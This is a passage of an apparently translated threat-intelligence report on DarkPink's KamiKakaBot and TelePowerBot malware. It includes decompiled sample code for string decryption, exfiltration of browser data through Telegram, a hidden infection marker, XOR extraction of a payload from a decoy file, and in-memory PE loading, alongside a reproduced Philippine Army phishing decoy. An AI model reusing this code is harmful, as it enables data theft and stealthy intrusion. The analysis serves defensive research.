
The KamiKakaBot[1]sample contains a string decryption function. The decryption function uses the FNV algorithm to hash the function name, then performs a shift operation and adds the value to the set value to obtain the position of the string in the array, thereby obtaining the decrypted string.



```
public static string FixedUpdate(string A_0, int A_1, int A_2)
{
    StackTrace stackTrace = new StackTrace();
    byte[] bytes = Encoding.Default.GetBytes(stackTrace.GetFrame(1).GetMethod().Name);
    int num = -2128831035;
    for (int i = 0; i < bytes.Length; i++)
    {
        num = (num ^ (int)bytes[i]) * 16777619;
    }
    num += num << 13;
    num ^= num >> 7;
    List<byte> list = new List<byte>();
    A_1 += num;
    for (int j = 0; j < A_2; j++)
    {
        list.Add(<Module>.UGFyc2VVcmk=QXdha2U=[A_1 + j]);
    }
    return Encoding.UTF8.GetString(list.ToArray());
}

// Token: 0x06000002 RID: 2 RVA: 0x000104DC File Offset: 0x0000E6DC
public static void PEluaXRpYWxpemU+Y19fMTNfMA==R2V0T3BlbldpbmRvd3M=(int A_0)
{
    <Module>.UGFyc2VVcmk=QXdha2U= = new byte[A_0];
    <Module>.UGFyc2VVcmk=QXdha2U=[9152] = 5;
    <Module>.UGFyc2VVcmk=QXdha2U=[9151] = byte.MaxValue;
    <Module>.UGFyc2VVcmk=QXdha2U=[9150] = 59;
    <Module>.UGFyc2VVcmk=QXdha2U=[9149] = 101;
    <Module>.UGFyc2VVcmk=QXdha2U=[9148] = 39;
    <Module>.UGFyc2VVcmk=QXdha2U=[9147] = 67;
    <Module>.UGFyc2VVcmk=QXdha2U=[9146] = 229;
    <Module>.UGFyc2VVcmk=QXdha2U=[9145] = 37;
    <Module>.UGFyc2VVcmk=QXdha2U=[9144] = 57;
    <Module>.UGFyc2VVcmk=QXdha2U=[9143] = 98;
```

Figure 2-18String decryption function and compressed array


KamiKakaBot[1]transmits data via Telegram.



```
private static void sendMessage(string msg, string command)
{
    msg = msg.Replace(<Module>.FixedUpdate("Windows Microsoft Office", -1972389651, 1), <Module>.FixedUpdate("Windows Microsoft Office", -1972389650, 4));//<    &lt;
    msg = msg.Replace(<Module>.FixedUpdate("Windows Microsoft Office", -1972389646, 1), <Module>.FixedUpdate("Windows Microsoft Office", -1972389645, 4));//>    &gt;
    command = command.Replace(main.IdentifyName, <Module>.FixedUpdate("Windows Microsoft Office", -1972389641, 0));
    command = command.Replace(<Module>.FixedUpdate("Windows Microsoft Office", -1972389641, 4), <Module>.FixedUpdate("Windows Microsoft Office", -1972389637, 1));//[illegible] 空格
    msg = string.Concat(new string[]
    {
        main.IdentifyName,
        <Module>.FixedUpdate("Windows Microsoft Office", -1972389636, 13),//[illegible]
        command,
        <Module>.FixedUpdate("Windows Microsoft Office", -1972389623, 22),// [illegible]<br>\n\n<code>
        msg,
        <Module>.FixedUpdate("Windows Microsoft Office", -1972389601, 7)//</code>
    });
    using (WebClient webClient = new WebClient())
    {
        try
        {
            webClient.UploadValues(string.Format(main.linktel + <Module>.FixedUpdate("Windows Microsoft Office", -1972389594, 15), main.APIKEY), new NameValueCollection
            {
                {
                    <Module>.FixedUpdate("Windows Microsoft Office", -1972389579, 7),//chat_id
                    main.CHATID
                },
                {
                    <Module>.FixedUpdate("Windows Microsoft Office", -1972389572, 4),//text
                    msg
                },
                {
                    <Module>.FixedUpdate("Windows Microsoft Office", -1972389568, 10),//parse_mode
                    <Module>.FixedUpdate("Windows Microsoft Office", -1972389558, 4)//html
                }
            });
        }
```

Figure 2-19 KamiKakaBot's function for returning data


KamiKakaBot[1]determines whether the %LOCALAPPDATA %\desktop.ini.dat file exists. If it does not exist, it creates the file and writes it to the file in the form of "a string of 15 bytes after the 15th byte in main.APIKEY" + ": 0", and sets the file to be hidden. If it exists, it reads the content before ":" in the file and compares it with the string of 15 bytes after the 15th byte in main.APIKEY. If they are the same, it returns the content after ":". If they are different, it modifies the file content and stores it in the form of "a string of 15 bytes after the 15th byte in main.APIKEY" + ": 0 " , and sets it to be hidden.



```
private static int requestMessageID()
{
    string path = Environment.ExpandEnvironmentVariables(<Module>.FixedUpdate("Windows Microsoft Office", -123584717, 30));//%LOCALAPPDATA%\desktop.ini.dat
    string text = main.APIKEY.Substring(15, 15);
    if (!File.Exists(path))
    {
        File.Create(path).Close();
        File.WriteAllText(path, text + <Module>.FixedUpdate("Windows Microsoft Office", -123584685, 2));//:0
        File.SetAttributes(path, FileAttributes.Hidden);
        return 0;
    }
    string text2 = File.ReadAllText(path);
    if (text2.Split(new char[]
    {
        ':'
    })[0] == text)
    {
        return int.Parse(text2.Split(new char[]
        {
            ':'
        })[1]);
    }
    File.SetAttributes(path, FileAttributes.Normal);
    File.WriteAllText(path, text + <Module>.FixedUpdate("Windows Microsoft Office", -123584687, 2));//:0
    File.SetAttributes(path, FileAttributes.Hidden);
    return 0;
}
```

Figure 2-20Determine whether it is the first execution

KamiKakaBot[1]uses the return value of the requestMessageID function to determine whether the current machine is infected with the current version of KamiKakaBot for the first time, and sends the information about whether it is the first infection and the data of the Chrome, Edge, and Firefox browsers to Telegram, waiting for the data to be sent back to the victim machine.



```
ServicePointManager.Expect100Continue = true;
ServicePointManager.SecurityProtocol = (SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12);
if (main.requestMessageID() == 0)
{
    main.sendMessage(main.IdentifyName + <Module>.FixedUpdate("Windows Microsoft Office", -722452533, 16), <Module>.FixedUpdate("Windows Microsoft Off
    // first time come
}
else
{
    main.sendMessage(main.IdentifyName + <Module>.FixedUpdate("Windows Microsoft Office", -722452517, 10), <Module>.FixedUpdate("Windows Microsoft Off
    // come back
}
try
{
    main.send_brw_data(brwpath.BRW_GG);
    main.send_brw_data(brwpath.BRW_EDGE);
    main.send_brw_data(brwpath.BRW_FF);
    goto IL_237;
}
```

Figure 2-21 KamiKakaBot sends online package

KamiKakaBot[1]receives data sent back from Telegram and parses and judges the data to implement corresponding functions. The following table shows the commands and corresponding functions in KamiKakaBot:


Table 2-2 Instructions and corresponding functions

Instructions	Function
SH0WUP	Return the current machine name and user name
GETBRWS	Get Chrome, Edge, FireFox browser data
TOKENNEW	Update the value of APIKEY and rewrite it to %LOCALAPPDATA%\ desktop.ini.dat
XMLNEW	Update XML file or execute cmd command

2.2 Attacks Using TelePowerBot

2.2.1 Bait Information

The decoy document is named "20220410_Microsoft Security Update.pdf". This document is a document impersonating the Microsoft security update theme. From the content of the decoy document, it can be seen that this attack activity is aimed at the military field of the Philippines.



CORRECTED COPY DESTROY ALL OTHERS

By 2028, a world-class Army that is a source of national pride.

PHILIPPINE ARMY
MESSAGE FORM

FOR COMCEN/SIG USE

PRECEDENCE ACTION/PRECEDENCE INFO
"PRIORITY"

FM: CG, PA TO: All Unit Commanders Attn: G6/S6/IS Officer	DATE TIME GROUP: 03 October 2022
	SECURITY CLASSIFICATION: CONFIDENTIAL
	ORIGINATOR: 6/CMB 0310-08-2022

INTERNAL: All G-Staff, Personal, Special & Tech Staff, C, AOC/SAGS

1. References:

a. Command Guidance; and
b. Letter C4ISTAR, J6, AFP dated 29 September 2022 with subject Microsoft Security Update.

2. In references, the J6, AFP through CEISSAFP conducted research on the latest issues and trends in cyberspace. In line with the research, Microsoft has released a new security update with fixes of 79 new security vulnerabilities including two (2) zero-day in which one (1) is actively exploited.

3. Following are the number of vulnerabilities in each category on security update:

Nr of Vulnerabilities	Categories
30	Remote Code Execution
18	Elevation of Privilege Vulnerabilities
16	Edge-Chromium Vulnerabilities
7	Information Disclose Vulnerabilities
7	Denial of Service Vulnerabilities
1	Security Feature Bypass Vulnerability

4. ITR, you are directed to update and install the security patches of your Windows OS/products in order to avoid the security risks.

Honor. Patriotism. Duty. RN: HPA/G6/CMB/RAD/56-10-2022

By 2028, a world-class Army that is a source of national pride.

5. Furthermore, concerned Information Systems Officers/Non-commissioned Officers (NCOs) in all PAMUs and Offices are reminded to include this information as part of the Troops Information and Education.

6. For information and appropriate action.

DRAFTER'S NAME AND TITLE MAJ GEREMIAS G VALLECERA JR (SC) PA Chief, CMB, OG6, PA	PHONE NR: 8630
RELEASER'S NAME AND TITLE COL CONSTANCIO M ESPINA II GSC (SC) PA AC of S for C4S, G6, PA	PHONE NR: 8810

Honor. Patriotism. Duty. RN: HPA/G6/CMB/RAD/56-10-2022

Figure 2-22Bait document disguised as a Microsoft security update topic

2.2.2 Attack Process

The DarkPink organization constructs an ISO image containing malicious code and decoy files, and delivers it to the target machine through spear phishing and other methods, inducing the user to open the exe file disguised as a document in the image, and loads the malicious module in the form of DLL side loading. After the malicious module runs, it reads the data at the end of the decoy document, decrypts the PE file and loads it into the memory for execution. The memory PE file is responsible for opening the decoy document and adding the startup code to the registry to achieve persistence. The startup code will be executed after each boot, decrypting the TelePowerBot [1]malicious payload to achieve information collection and command execution functions.




Figure 2-23Attack Flowchart


2.2.3 Sample Label

Table 2-3 Malicious module MSVCR100.dll contained in ISO

Virus name	Trojan/Win32.Agentb
Original file name	MSVCR100.dll
MD5	8af6f5e22806766c530dcc8420e60f29
Processor architecture	AMD AMD64
File size	11.00 KB (11264 bytes)
File format	Win32 DLL
Timestamp	2022-07-14 03:16:16 UTC
Digital signature	None
Packer type	None
Compiled language	Microsoft Visual C++ v7.10-9.0 DLL (8B)
VT first upload time	2022-09-27 09:20:58 UTC
VT test results	41/69

2.2.4 Detailed Analysis


The attacker also uses DLL side loading to evade detection. The loaded malicious module will read data from the end of the bait file and perform decryption operations.



```
result = fopen(a1, "rb");
v4 = result;
if ( result )
{
  fseek(result, 0, 2);
  *a2 = ftell(v4);
  rewind(v4);
  v11 = *a2;
  v5 = malloc(*a2 + 1);
  v6 = malloc(0x19001u);
  fread(v5, v11, 1u, v4);
  fclose(v4);
  memcpy(v6, &v5[*a2 - 102400], 0x19000u);
  v7 = 0;
  v8 = 0;
  do
  {
    do
    {
      *(v6 + v7) ^= byte_74DA3138[__SPAIR64__(v8, v7) % strlen(byte_74DA3138)];
      v9 = __OFADD__(1i64, __PAIR64__(v8, v7));
      v10 = v7 + 1;
      v8 = (__PAIR64__(v8, v7++) + 1) >> 32;
    }
    while ( v8 < 0 );
  }
  while ( (v8 < 0) ^ v9 | (v8 == 0) && v10 < 0x19000 );
  free(v5);
  return v6;
```

Figure 2-24Extract the encrypted data hidden at the end of the decoy document


The decrypted data is a PE file, which is loaded into memory and executed.



```
if ( tmpfname <= 1024 && *(&v1->_ptr + tmpfname) == 0x4550 )
{
  v19 = *(&v1[5]._ptr + tmpfname) != 0 ? &v1[5] + tmpfname : 0;
  v22 = *(&v1[1]._charbuf + tmpfname);
  LibraryA = LoadLibraryA("ntdll.dll");
  v17 = *(&v1[1]._charbuf + tmpfname);
  LODWORD(hModule) = LibraryA;
  v5 = sub_74DA1420(aO);
  ProcAddress = GetProcAddress(hModule, v5);
  (ProcAddress)(-1, v17);
  v7 = LoadLibraryA("kernel32.dll");
  v15 = *(&v1[2]._file + tmpfname);
  v8 = v7;
  LODWORD(hModule) = v7;
  v9 = sub_74DA1420(aW);
  v10 = GetProcAddress(v8, v9);
  v11 = (v10)(v22, v15, 12288, 64);
  if ( v11
    || v19
    && (v16 = *(&v1[2]._file + tmpfname),
        v12 = sub_74DA1420(aW),
        v13 = GetProcAddress(hModule, v12),
        (v11 = (v13)(0, v16, 0x3000, 64)) != 0) )
  {
    v18 = *(&v1[2]._charbuf + tmpfname);
    *(&v1[1]._charbuf + tmpfname) = v11;
    memcpy(v11, v1, v18);
    v20 = 0;
    if ( *(&v1->_cnt + tmpfname + 2) )
    {
      v14 = (&v1[8]._flag + tmpfname);
      do
      {
        memcpy(&v11[*(v14 - 2)], v1 + *v14, *(v14 - 1));
        v14 += 10;
        ++v20;
      }
      while ( v20 < *(&v1->_cnt + v21 + 2) );
      tmpfname = v21;
    }
    sub_74DA1140(v11);
    if ( v11 != v22 )
      sub_74DA1330(v11, v11, v22, *(&v1[2]._file + tmpfname));
    (&v11[*(&v1[1]._base + tmpfname)])();
    ExitProcess(0);
```

Figure 2-25Load PE file in memory


After being loaded into memory, the PE file first creates a mutex, then uses the cmd command to open a decoy document to conceal malicious behavior.



```
if ( !CreateMutexA(0, 0, "gwgXSznM-Jz92k33A-uRcCCksA-9XAU93r5") )
  return 1;
v5 = (CHAR *)calloc(0xFFu, 1u);
v6 = (char *)calloc(0xFFu, 1u);
v7 = (CHAR *)calloc(0xFFu, 1u);
GetModuleFileNameA(0, v5, 0xFFu);
strncpy(v6, v5, strlen(v5) - 4);
sub_401010((int)v7, "cmd /c \"%s\"", v6);
memset(&StartupInfo, 0, sizeof(StartupInfo));
ProcessInformation = 0i64;
if ( CreateProcessA(0, v7, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
{
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
  if ( sub_401050() )
    Sleep(0x3E8u);
}
return 0;
```

Figure 2-26Create a mutex and open the decoy document

